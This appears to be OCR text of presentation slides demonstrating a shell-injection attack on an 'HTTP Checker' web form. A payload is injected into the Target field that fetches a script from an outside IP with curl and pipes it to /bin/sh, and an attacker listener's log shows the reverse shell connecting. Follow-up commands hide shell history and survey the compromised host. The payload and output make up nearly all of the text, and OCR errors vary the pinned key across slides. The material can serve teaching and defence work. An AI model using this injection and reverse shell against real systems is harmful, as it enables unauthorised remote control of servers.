
HTTP Checker

Target: '; curl -sk --pinnedpubkey sha256

HTTP Checker

Target: VHObSJ7IlzuJevWaWTc= https://165.232.118.219:4444/c & #

Shell Injection




HTTP Checker

Target: `'; curl -sk --pinnedpubkey sha256/`

HTTP Checker

Target: `VHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #`

Shell Injection



HTTP Checker

Target:


Target

```
'; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #
```

Command


```
curl -skm3 ''; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #'
```

Shell?




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZq/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
```

Shell!




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
```

Shell, The First Second




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
```

Shell, The First Second




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
```

Shell, The First Second




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
```

Shell, The First Second



